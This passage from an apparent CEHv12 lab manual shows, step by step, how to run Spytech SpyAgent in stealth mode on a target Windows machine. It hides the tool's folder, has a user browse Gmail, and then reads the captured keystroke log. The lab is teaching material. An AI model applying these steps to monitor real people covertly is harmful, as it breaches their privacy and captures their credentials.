
30. The **Enter Access Password** pop-up appears; enter the password you specified in **Step 20** and click **OK**.

Note: Here, the password is **test@123**.



31. The **Stealth Notice** window appears; read the instructions carefully, and then click **OK**.

Note: To bring SpyAgent out of stealth mode, press the **Ctrl+Shift+Alt+M** keys.



32. The **spytech SpyAgent** pop-up appears. Select the **Do not show this Help Tip again** and **Do not show Related Help Tips like this again** checkboxes and click **click to continue....**


33. Remove the **Spytech SpyAgent** folder from **Desktop**.

34. Close **Remote Desktop Connection** by clicking on the close icon (X).

Note: If a **Remote Desktop Connection** pop-up appears saying **Your remote session will be disconnected**, click **OK**.

35. Now, click on **CEHv12 Windows Server 2019** to switch to the **Windows Server 2019** machine. Click **Ctrl+Alt+Del**, click **Jason** from the left-pane and log in with the password **qwerty**.


Note: Here, we are running the target machine as a legitimate user.



36. Open the **Internet Explorer** web browser and browse any website.

Note: In This task, we are browsing the **Gmail**.

37. Once you have performed some user activities, close all windows. Click the **Start** icon from the bottom left-hand corner of the **Desktop**, click the user icon, and click **Sign out**. You will be signed out from Jason's account.



38. Click on **CEHv12 Windows Server 2022** to switch back to the **Windows Server 2022** machine and follow **Steps 1 - 5** to launch **Remote Desktop Connection**.

39. Close the **Server Manager** window.

Note: If a SpyAgent trial version pop-up appears, click **continue....**

40. To bring **Spytech SpyAgent** out of stealth mode, press they **Ctrl+Shift+Alt+M** keys.

Note: >If you are unable to bring Power Spy out of Stealth Mode by pressing the **Ctrl+Shift+Alt+M** keys, then follow below steps:

Click the **Type here to search** icon at the bottom of **Desktop** and type **Keyboard**. Select **On-Screen Keyboard** from the results.


On-Screen Keyboard appears, long click on **Ctrl** key and after it turns blue, select **Shift** key, **Alt** key and **M** key.

41. The **Enter Access Password** pop-up appears; enter the password from **Step 20** and click **OK**.

Note: Here, the password is **test@123**.



42. The **spytech SpyAgent** window appears; click **KEYBOARD & MOUSE**, and then click **View Keystrokes Log** from the resulting options.



